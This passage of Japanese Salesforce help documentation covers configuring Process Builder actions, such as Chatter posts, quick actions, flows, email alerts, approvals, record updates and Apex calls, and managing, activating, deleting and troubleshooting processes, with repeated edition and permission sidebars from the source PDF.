使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

プロセスを作成、編集、参照する

- 「Force.com Flow の管理」

  および

  「すべてのデータの参照」

関連トピック:

Chatter の設定

プロセスからのレコードの Chatter フィードへの投稿

プロセスを開始したレコードのフィードに投稿します。

レコードの Chatter フィードに投稿できるのは、プロセスが関連付けられているオブジェクトでフィード追跡が有効になっている場合のみです。フィード項目は、(レコードを作成または編集することによって)プロセスを開始したユーザが投稿したかのように表示されます。

アクションを作成し、アクション種別に [Chatter に投稿] を選択したら、関係する項目を入力してアクションをプロセスに追加します。

警告: プロセスが起動されたときに、(ユーザが現在無効になっているなどの理由で)プロセスで投稿しようとするフィードを使用できない場合は、エラーが表示されプロセスが失敗します。

1. このアクションに名前を入力します。

   このテキストはキャンバスに表示され、このアクションをプロセス内の他のアクションから区別するのに役立ちます。名前は、キャンバスのサイズに合わせて切り捨てられます。

2. [投稿先] 項目で、[このレコード] を選択します。
3. 投稿するメッセージを入力します。差し込み項目の挿入、トピックの追加、ユーザまたはグループへのメンションができます。

   メッセージには最大 10,000 文字を含めることができます。

   参照できるトピックは、すでに存在するトピックのみです。差し込み項目を参照し、その項目に値がない場合は、空白の値として表示されます。

4. [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

プロセスを作成、編集、参照する

- 「Force.com Flow の管理」

  および

  「すべてのデータの参照」

関連トピック:

Chatter の設定

プロセスからのクイックアクションの使用

組織でユーザまたは他のシステム管理者が作成したクイックアクションを使用して、レコードの作成、レコードの更新、活動の記録を行います。

クイックアクションには、オブジェクト固有のアクションまたはグローバルアクションを指定できます。[作成]、[更新]、および [活動の記録] アクションのみがサポートされています。クイックアクションをプロセスから使用するには、アクションが組織に存在している必要があります。

レコードの作成および更新をしやすくするために組織でクイックアクションを使用している場合は、そのアクションをプロセスでも使用できます。これらのクイックアクションをプロセスで使用する場合、アクションのレイアウトの一部である項目に対してのみ値を設定できます。このようなアクションをまだ作成していない場合は、「グローバルクイックアクションの作成」(ページ 5966)または「オブジェクト固有のクイックアクションの作成」(ページ 5969)で詳細を確認してください。

アクションを作成し、種別に [クイックアクション] を選択したら、関係する項目を入力してアクションをプロセスに追加します。新規または更新済みのレコードは、(レコードを作成または編集することによって)プロセスを開始したユーザが作成または更新したかのように表示されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

プロセスを作成、編集、参照する

- 「Force.com Flow の管理」

  および

  「すべてのデータの参照」

1. このアクションに名前を入力します。

   このテキストはキャンバスに表示され、このアクションをプロセス内の他のアクションから区別するのに役立ちます。名前は、キャンバスのサイズに合わせて切り捨てられます。

2. 使用するアクションの種別を絞り込んで指定します。

検索の絞り込み条件	検索対象
グローバルアクション	組織内のすべてのグローバルアクション。検索する必要があるアクションの種別を選択して、さらに絞り込みます。
オブジェクト	特定の［オブジェクト名］に関連付けられた、組織内のすべてのオブジェクト固有のアクション。グローバルアクションをオブジェクト別に絞り込むことはできません。
種別	[レコードを作成] や [活動の記録] などの種別に基づいた、組織内のすべてのオブジェクト固有のアクションとグローバルアクション。

   - [グローバルアクション] または [種別] を選択した場合は、［種別］に使用する特定の種別のクイックアクションを選択します。
   - [オブジェクト] を選択した場合は、［オブジェクト］に絞り込み条件となるオブジェクトを検索し、選択します。

3. ［アクション］では、使用するアクションを検索し、選択します。
4. アクションに項目値を設定します。

自動的に表示される行は、アクションの必須項目を表します。アクションの省略可能な項目に値を設定するには、行を追加します。

項目	値を設定する項目を選択します。ドロップダウンリストを絞り込むには、項目の名前を入力します。 値を設定できるのは、アクションのレイアウトに含まれている項目のみです。
型	使用する値の型を選択します。使用可能な型は選択した項目によって異なります。
値	テキスト入力項目を使用して項目の値を手動で入力するか、項目ピッカーを使用して関連レコードの項目値を選択して、値を設定します。詳細は、「プロセスビルダーでの値の設定」 (ページ 5352)を参照してください。

5. [保存] をクリックします。

プロセスからのフローの起動

プロセスから自動起動フローを開始して、コードを記述せずに複雑なビジネスプロセス(ロジックを実行するフローを作成し、イベントからプロセス経由でこのフローをトリガする) を自動化します。

プロセスからフローを起動するには、フローを作成し、有効化する必要があります。フローは自動起動である必要があります。詳細は、「フローの作成」 (ページ 5508)を参照してください。

1. このアクションに名前を入力します。
   このテキストはキャンバスに表示され、このアクションをプロセス内の他のアクションから区別するのに役立ちます。名前は、キャンバスのサイズに合わせて切り捨てられます。
2. ［フロー］では、このプロセスから起動するフローを検索し、選択します。
   使用できるのは、有効な自動起動フローのみです。
3. 必要に応じて、[行を追加] をクリックして、フロー変数に値を設定します。

フロー変数	値を設定するフロー変数名の入力を開始するか、 をクリックしてドロップダウンリストからフロー変数を選択します。 ［入力/出力種別］が [入力のみ] または [入力および出力] に設定されている任意のフロー変数に値を設定できます。
型	設定する値の型を選択します。たとえば、Text コレクション変数の値を手動で入力する場合は [文字列]、sObject 変数のレコードの値を使用する場合は [参照] を選択します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

プロセスを作成、編集、参照する

- 「Force.com Flow の管理」
  および
  「すべてのデータの参照」

値	フロー変数の値を設定します。 • コレクション変数の場合、テキスト入力項目を使用して値を指定します。値はコレクション変数のデータ型と一致する必要があります。 • sObject変数の場合、項目ピッカーを使用してID項目を選択します。IDは、オブジェクト種別がsObject変数のオブジェクト種別と一致するレコードに対応する必要があります。 • sObjectコレクション変数の場合、項目ピッカーを使用して関連リストを選択します。選択したレコードのオブジェクト種別が、sObjectコレクション変数のオブジェクト種別と一致する必要があります。たとえば、sObjectコレクション変数に、プロセスを開始した取引先に関連付けられているすべての子取引先責任者レコードを入力します。 メモ: これらのレコードの項目値を持つsObjectコレクション変数にフローで値を入力しようとするときに、関連リストが空の場合は、プロセスが失敗します。

4. [保存] をクリックします。

プロセスからのメールの送信

メールアラートを使用して、プロセスからメールを簡単に送信します。メールアラートはプロセスビルダー外で設定され、メールの標準テキスト、受信者リスト、テンプレートが含まれます。

プロセスからメールを送信するには、メールアラートを作成(ページ5662)する必要があります。

メールアラートは、プロセスが関連付けられた同じオブジェクトに関連付けられている場合にのみ使用できます。プロセスを開始したレコードは、メールアラートで使用される差し込み項目の開始点として使用されます。

アクションを作成し、種別に [メールアラート] を選択したら、関連する項目を入力してアクションをプロセスに追加します。

1. このアクションに名前を入力します。

   このテキストはキャンバスに表示され、このアクションをプロセス内の他のアクションから区別するのに役立ちます。名前は、キャンバスのサイズに合わせて切り捨てられます。

2. [メールアラート] には、メールの送信に使用するメールアラートの2文字以上の検索文字を入力します。
3. [保存] をクリックします

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

プロセスを作成する
- 「すべてのデータの参照」

プロセスからのレコードの承認申請

プロセスを開始したレコードを承認申請します。

アクションを作成し、種別に [承認申請] を選択したら、関係する項目を入力してアクションをプロセスに追加します。

承認申請できるのは、プロセスを開始したレコードのみです。関連レコードを承認申請することはできません。

1. このアクションに名前を入力します。

   このテキストはキャンバスに表示され、このアクションをプロセス内の他のアクションから区別するのに役立ちます。名前は、キャンバスのサイズに合わせて切り捨てられます。

2. ［承認プロセス］では、デフォルトの承認プロセスまたは特定の承認プロセスのどちらを使用してレコードを承認申請するのかを指定します。

   次の場合、プロセスは失敗します。

   - レコードがデフォルトの承認プロセスに申請され、レコードのオブジェクト種別に有効な承認プロセスが存在しない。
   - レコードがデフォルトの承認プロセスに申請され、レコードのオブジェクト種別のどの承認プロセスの条件も満たしていない。
   - レコードが特定の承認プロセスに申請され、開始条件を満たしていない。

3. レコードを特定の承認プロセスに申請する必要がある場合は、次の操作を実行します。

   a. 承認プロセスを検索し、選択します。

   b. 承認プロセスの開始条件をスキップする必要があるかどうかを指定します。

4. ［申請者］では、承認申請に関する通知を受信するユーザを特定します。

値	説明
現在のユーザ	レコードを作成または編集して、プロセスをトリガしたユーザ。
レコードのユーザ項目	承認申請しているレコードまたは他のレコードの項目値に保存されているユーザ ID。
その他のユーザ	組織内の特定のユーザ。

   申請者が、実行される承認プロセスの有効な初期申請者でない場合は、プロセスが失敗します。このオブジェクトに関連する承認プロセスの初期申請者に、このプロセスをトリガした可能性のあるすべてユーザが含まれていることを確認します。承認プロセスの初期申請者の設定についての詳細は、「標準ウィザードを使用した承認プロセスの作成」 (ページ 5430)を参照してください。

5. 必要に応じて、申請コメントを入力します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

プロセスを作成、編集、参照する

- 「Force.com Flow の管理」

  および

  「すべてのデータの参照」

申請コメントは、指定したレコードの承認履歴に表示されます。テンプレートで `{!ApprovalRequest.Comments}` 差し込み項目を使用する場合は、最初の承認申請メールにもこのテキストが表示されます。

6. [保存] をクリックします

プロセスからのレコードの更新

値を手動で入力するか、関連レコードの値を使用して、プロセスを開始したレコードに関係する 1 つ以上のレコードを更新します。

アクションを作成し、アクション種別に [レコードを更新] を選択したら、関係する項目を入力してアクションをプロセスに追加します。レコードの [最終更新者] 項目は、(レコードを作成または編集することによって)プロセスを開始したユーザに設定されます。


1. このアクションに名前を入力します。

   このテキストはキャンバスに表示され、このアクションをプロセス内の他のアクションから区別するのに役立ちます。名前は、キャンバスのサイズに合わせて切り捨てられます。

2. [レコードタイプ] では、更新する必要があるレコードを選択し、[選択] をクリックします。

   更新できるのは、プロセスを開始したレコードまたはそれに関連するレコードのみです。たとえば、`[Case].ContactId` は参照できますが、`[Case].Contact.AccountId` は参照できません。

   - プロセスを開始したレコードを更新するには、該当するラジオボタンをクリックします。たとえば、プロセスがケースレコードに基づいている場合、[プロセスを開始したケースレコードを選択] の横にあるラジオボタンをクリックします。



   - プロセスを開始したレコードに関連するレコードを更新するには、該当するラジオボタンをクリックし、ドロップダウンリストでいずれかの項目名を選択します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

プロセスを作成、編集、参照する


- 「Force.com Flow の管理」

  および

  「すべてのデータの参照」


「ID」で終わる項目を選択すると、1 つのレコードを選択することになります。この項目名は、元のレコードの参照項目に対応します。参照項目についての詳細は、「カスタム項目のデータ型」(ページ 5104)を参照してください。

たとえば、ケースレコードによってプロセスが開始し、[取引先 ID] を選択すると、ケースに関連付けられた取引先がこのアクションで更新されます。




「ID」で終わらない複数項目を選択すると、プロセスを開始したレコードに関連するオブジェクト種別のすべてのレコードを更新することになります。この複数項目は、元のレコードの子レコードに対応します。子レコードは、元のレコードの関連リストに表示されることがあります。

たとえば、[CaseComments] を選択すると、ケースに関連付けられたすべてのケースコメントがこのアクションで更新されます。



- 関連レコードの項目を更新するには、横に ❯ が表示された項目 (「ID」で終わる) をクリックして、そのレコードの項目にアクセスします。

  たとえば、ケースレコード (1) を評価するプロセスで、ケースの親取引先に関連するすべての取引先責任者を更新してみましょう。これには、[取引先 ID] ❯ (2) をクリックし、[取引先責任者] (3) をクリックしてから、[選択] をクリックします。



3. 必要に応じて、更新するレコードを絞り込む条件を指定します。

   たとえば、プロセスが親ケースの状況を更新する場合、状況が [保留中] に設定されている親ケースは更新しないように条件を指定します。


   メモ: レコードの更新条件を定義するとき、検索条件ロジック (OR など) を使用したり、子レコードの関連項目を参照したりすることはできません。たとえば、`[Case].ContactId` は参照できますが、`[Case].Contact.AccountId` は参照できません。

   a. [更新されるレコードがすべての条件を満たす] を選択します。

   b. 更新されるレコードの絞り込みに使用する条件を設定します。

項目	値を評価する項目を選択します。
演算子	使用可能な演算子は、項目のデータ型によって異なります。
型	使用可能な値の型は、項目のデータ型によって異なります。詳細は、「プロセスビルダーの値の種別」 (ページ 5353)を参照してください。
値	項目を評価する値を特定します。

   たとえば、プロセスが取引先レコードを更新する場合、年間収益 (1) が 1,000,000 ドル (3) より大きい (2) 取引先のみを更新するように選択できます。



4. 新しい項目値を指定します。

項目	値を設定する項目を選択します。ドロップダウンリストを絞り込むには、項目の名前を入力します。 項目に値を割り当てることができるのは、[オブジェクト] 項目で特定したレコードのみです。関連レコードの項目を更新するには、別の [レコードを更新] アクションを使用します。
型	使用する値の型を選択します。使用可能な型は選択した項目によって異なります。
値	項目の値を設定します。たとえば、値の型として Formula を選択した場合、[数式を構築...] をクリックして項目の数式の値を作成します。

5. [保存] をクリックします。

プロセスからの Apex コードのコール

プロセスから Apex をコールして、カスタマイズされた機能をプロセスに追加します。

アクションを作成し、種別に [Apex] を選択したら、関連する項目を入力してアクションをプロセスに追加します。

重要: このアクションをプロセスで使用するには、開発者が `@InvocableMethod` を使用していずれかのクラスのメソッドにアノテーションを付加する必要があります。詳細は、『*Force.com Apex コード開発者ガイド*』の「`InvocableMethod` アノテーション」を参照してください。

Apex クラスおよびプロセスを実行するのは、プロセスをトリガしたアクションを持つユーザです。

1. このアクションに名前を入力します。
   このテキストはキャンバスに表示され、このアクションをプロセス内の他のアクションから区別するのに役立ちます。名前は、キャンバスのサイズに合わせて切り捨てられます。
2. 結果を絞り込むために Apex クラスの名前を入力することによって Apex クラスを選択するか、ドロップダウンリストから Apex クラスを選択します。
3. クラスに呼び出し可能な変数が含まれている場合は、手動で値を入力するか、関連レコードの項目値を参照することができます。
   値は変数のデータ型と一致する必要があります。値を設定できるのは sObject およびプリミティブ型リスト変数のみです。
   - sObject 変数および sObject リスト値の値を設定するには、オブジェクトの関連レコード (たとえば、プロセスを開始した取引先オブジェクトに関連付けられているすべての子取引先責任者レコードなど) を参照します。
   - プリミティブリスト変数 (String、Integer、Time など) の値を設定するには、値の型として String を選択し、テキスト入力項目に値を入力します。リストに複数の値を渡すことはできません。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

プロセスを作成、編集、参照する
- 「Force.com Flow の管理」
  および
  「すべてのデータの参照」

4. [保存] をクリックします。


   メモ: プロセスで Apex アクションを定義してから、標準項目参照 (`User.Phone` など) を追加して Apex クラスを変更すると、Apex アクションがプロセスに表示されなくなるため、再度追加する必要があります。

複数の条件でのアクション実行

特定の条件が満たされ、関連付けられたアクションを実行した後で、プロセスを停止するか継続するかを選択します。

条件および関連付けられたアクショングループごとに、アクションの実行後にプロセスを停止するか、次に定義された条件を続けて評価するかを選択できます。

1. 次の条件が定義済みであること、アクショングループにルール適用時のアクションのみが含まれていることを確認します。アクショングループにスケジュール済みアクションが含まれている場合には、次の条件を評価できません。
2. アクション実行後の処理を変更するには、[停止] をクリックするか (1)、[次の条件を評価] をクリックします (2)。最初は、各アクショングループはアクションを実行した後に停止するように設定されています。



3. 変更を保存します。選択内容はキャンバスに表示されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

プロセスを作成、編集、参照する

- 「Force.com Flow の管理」

  および

  「すべてのデータの参照」

プロセス管理

プロセスビルダーでは、すべてのプロセスを 1 か所で表示、管理できます。

プロセスを管理するには、[設定]から、[クイック検索] ボックスに「プロセスビルダー」と入力し、[プロセスビルダー]を選択します。

プロセス管理ページから、次の操作を実行できます。

- プロセスを作成する
- プロセスを編集する
- 無効なプロセスを削除する
- 既存のプロセスの「プロセス状況」を確認する
- 名前、説明、オブジェクト、最終更新日、状況別にプロセスを並び替える

メモ: Salesforce ナレッジ記事タイプオブジェクトを作成し、そのオブジェクトを使用してプロセスをトリガする場合、オブジェクト名はプロセス管理ページに表示されません。

プロセスを開いたら、次の操作を実行できます。

- プロセスをコピーする
- プロセスを有効化または無効化する
- プロセスのプロパティを編集する

フロー管理ページの [一時停止中および待機中のインタビュー] リストから、次の操作を実行できます。

- まだ実行されていないスケジュール済みアクションを監視する
- 待機する必要がなくなったスケジュール済みアクションのグループを削除する

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

プロセスを管理する
- 「Force.com Flow の管理」

および

「すべてのデータの参照」

プロセス状況

各プロセスには、プロセスを編集、有効化、削除できるかどうかを特定する状況があります。

状況	説明	編集可能?
有効	プロセスを有効化できます。 有効なプロセスに変更を加えることはできません。ただし、コピーは可能です。コピーしたプロセスに必要な変更を加えてから、有効化します。必要に応じて、元のプロセスを忘れずに無効化してください。	いいえ
無効	プロセスは無効であり、有効化することはできません。	はい

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

プロセスのコピー

既存のプロセスに変更を加える場合は、そのプロセスのコピーを保存します。コピーは、独自のバージョン履歴を持つ新しい無効なプロセス、または既存のプロセスの新しい無効なバージョンとして保存できます。

有効なプロセスに変更を加える場合、いくつかのオプションがあります。

- プロセスを無効化し、変更を加えてから再度有効化する。
- 無効なバージョンとしてコピーし、変更を加えてから新しいバージョンを有効化する。元のバージョンは自動的に無効化されます。
- 新しい無効なプロセスとしてコピーし、変更を加えてから有効化する。元のプロセスは自動的に無効化されないため、両方のプロセスを有効にするのが適切かどうかを検討してください。

1 つのプロセスにはバージョンを最大 50 個まで作成できますが、有効化できるバージョンは 1 つのみです。

1. [設定] から、［クイック検索］ボックスに「*プロセスビルダー*」と入力し、[プロセスビルダー] を選択します。
2. 有効化するプロセスまたはプロセスのバージョンを開きます。
3. [コピー] をクリックします。
4. 現在のプロセスのバージョンを作成するか、独自のバージョン履歴を持つまったく新しいプロセスを作成できます。
5. 名前、API 名、説明を入力します。
6. [保存] をクリックします

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

プロセスを有効化または無効化する

- 「Force.com Flow の管理」

  および

  「すべてのデータの参照」

プロセスの有効化

プロセスを作成または編集しても、有効化するまでは、レコードを評価するプロセスの使用は開始されません。

プロセスの有効化後は、そのプロセスを編集できなくなります。ただし、[コピー]をクリックして、プロセスを新しい無効なプロセスとして保存することはできます。

次の場合は、プロセスを有効化できません。

- 定義済みの条件ノードが 1 つも存在しない。
- 定義済みのルール適用時のアクションまたはスケジュール済みアクションが 1 つも存在しない。

1. [設定] から、［クイック検索］ボックスに「*プロセスビルダー*」と入力し、[プロセスビルダー] を選択します。
2. 有効化するプロセスまたはプロセスのバージョンを開きます。
3. [有効化] をクリックします。

   有効なバージョンがすでに存在するプロセスのバージョンを有効化すると、以前に有効化されたバージョンが自動的に無効化されます。そのバージョンを後で表示するには、プロセスのバージョン履歴を参照します。

プロセスを有効化したら、プロセスを開始するテストレコードを作成または編集して、正常に動作することを確認します。その場合、プロセスが設計どおりに動作することを確認できたら、テストレコードを削除するか以前の値に戻すことを忘れないでください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

プロセスを有効化または無効化する

- 「Force.com Flow の管理」

  および

  「すべてのデータの参照」

レコードを作成または編集したときにレコードを評価するプロセスの使用を後から Salesforce で停止する場合は、有効なプロセスを開き、[無効化] をクリックします。

プロセスバージョンの削除

定義済みのプロセスバージョンを使用する必要がなくなったら、削除できます。

有効化されたプロセスを削除するには、まず無効化する必要があります。[有効] 状況のプロセスバージョンは削除できません。別のプロセスが呼び出し可能なプロセスを参照している場合、その呼び出し可能なプロセスを削除できません。プロセスにスケジュール済みアクションが存在する場合は、待機中のアクションが実行または削除されるまでプロセスを削除することはできません。

1. [設定] から、［クイック検索］ボックスに「プロセスビルダー」と入力し、[プロセスビルダー] を選択します。
2. バージョンを削除するプロセスの名前をクリックします。
3. 削除するバージョンで、[削除] をクリックします。

   プロセスに存在するバージョンが 1 つのみで、そのバージョンを削除すると、プロセス全体が削除されます。
4. [OK] をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

プロセスを削除する
- 「Force.com Flow の管理」


  および

  「すべてのデータの参照」

プロセスの待機中のスケジュール済みアクションの監視

どのプロセスがスケジュール済みアクションの実行をまだ待機しているかを確認するには、フロー管理ページの [一時停止中および待機中のインタビュー] リストを参照します。

1. [設定] から、［クイック検索］ボックスに「フロー」と入力し、[フロー] を選択します。
2. [一時停止中および待機中のインタビュー] リストが表示されるまでスクロールダウンします。
3. [一時停止中および待機中のインタビュー] リストのスケジュール済みアクションを表示するビューを作成します。次の項目を表示することをお勧めします。



- [フロー名] (1) は、プロセスの［プロセス名］に対応します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

未実行のスケジュール済みアクションを表示する
- 「設定・定義を参照する」

- [一時停止日付] (2) は、アクショングループのスケジュールの開始日時を示します。
- [現在の要素] (3) は、Salesforce が実行を待機しているスケジュール済みアクションのグループを示します。
- [種別] (4) は、一時停止中または待機中のインタビューの種別を示します。スケジュール済みアクションの実行を待機しているプロセスは、Workflow タイプです。

[現在の要素] には、`myWait_myRule_N` と表示されます。ここで、*N* は、関連付けられている条件とアクショングループの番号です。たとえば、[現在の要素] に `myWait_myRule_2` と表示される場合、プロセスの 2 番目の条件に関連付けられたスケジュール済みアクションのグループの実行を待機していることを示します。

関連トピック:

未実行のスケジュール済みアクションの削除

未実行のスケジュール済みアクションの削除

関連付けられたプロセスを削除する必要があるなどの理由で、プロセスのスケジュール済みアクションの実行を待機する必要がなくなった場合は、未実行のスケジュール済みアクションのグループを削除できます。

1. [設定] から、[クイック検索] ボックスに「フロー」と入力し、[フロー] を選択します。

   [待機中のインタビュー] 関連リストに、組織の未実行のスケジュール済みアクションと、待機中のフローインタビューが表示されます。

2. 削除する未実行のスケジュール済みアクションのグループごとに、[削除] をクリックします。

   プロセスの [プロセス名] に対応する [フロー名] 項目別に、正しい行を特定できます。

関連トピック:

プロセスの待機中のスケジュール済みアクションの監視

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

未実行のスケジュール済みアクションを削除する
- 「Force.com Flow の管理」

プロセスのトラブルシューティング

プロセスビルダーに表示されるエラーメッセージと、プロセスが失敗したときに受信するメールを使用して、プロセスを処理するときに発生した問題の解決に役立てます。それ以外が失敗した場合はすべて、プロセスの Apex デバッグログを確認します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

プロセスビルダーのエラーの特定

条件ノードおよびアクションの API 名は、バックグラウンドで作成されます。プロセスの作成時または更新時に、問題の発生場所の特定に役立てるため、それらの名前を含むエラーメッセージが表示されることがあります。

プロセスでレコード評価の開始後に発生したエラー

プロセスをトリガするアクション (レコードの作成など) をユーザが実行し、そのプロセスに失敗すると、「ワークフローアクションでフローのトリガに失敗しました」というエラーを含むページがユーザに表示されます。さらに、プロセスを有効化したシステム管理者に、詳細を示すメールが送信されます。

デバッグログを使用したプロセスのトラブルシューティング

実行終了後に実行プロセスの詳細情報を確認するには、デバッグログを使用します。たとえば、レコードがプロセスの条件を満たしてもプロセスがトリガされない場合や、実行中のプロセスの順序を把握したりする場合に、デバッグログを使用します。

関連トピック:

- プロセスビルダーのエラーメッセージ

プロセスビルダーのエラーの特定

条件ノードおよびアクションの API 名は、バックグラウンドで作成されます。プロセスの作成時または更新時に、問題の発生場所の特定に役立てるため、それらの名前を含むエラーメッセージが表示されることがあります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

API 名	説明
`myVariable_current.`*`field`*	*`field`* は、参照される項目の名前です。`myVariable_current` は、プロセスの開始時におけるレコードの項目値を指します。 たとえば、`myVariable_current.Id` は、レコードがプロセスを開始した時点における `ID` のレコードの項目値に対応します。

API 名	説明
